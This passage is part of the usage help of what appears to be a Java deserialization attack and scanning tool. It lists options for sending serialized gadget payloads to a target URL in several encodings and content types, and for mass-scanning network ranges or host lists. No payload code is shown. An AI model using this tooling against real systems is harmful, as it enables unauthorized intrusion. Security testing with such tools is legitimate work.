groovy1 for JenKins)
--load-gadget FILENAME
Provide your own gadget from file (a java serialized
object in RAW mode)
--force, -F Force send java serialized gadgets to URL informed in
-u parameter. This will send the payload in multiple
formats (eg. RAW, GZIPED and BASE64) and with
different Content-Types.
Auto scan mode:
-network NETWORK Network to be checked in CIDR format (eg. 10.0.0.0/8)
-ports PORTS List of ports separated by commas to be checked for
each host (eg. 8080,8443,8888,80,443)
-results FILENAME File name to store the auto scan results
File scan mode:
-file FILENAME_HOSTS Filename with host list to be scanned (one host per
line)
-out FILENAME_RESULTS
File name to store the file scan results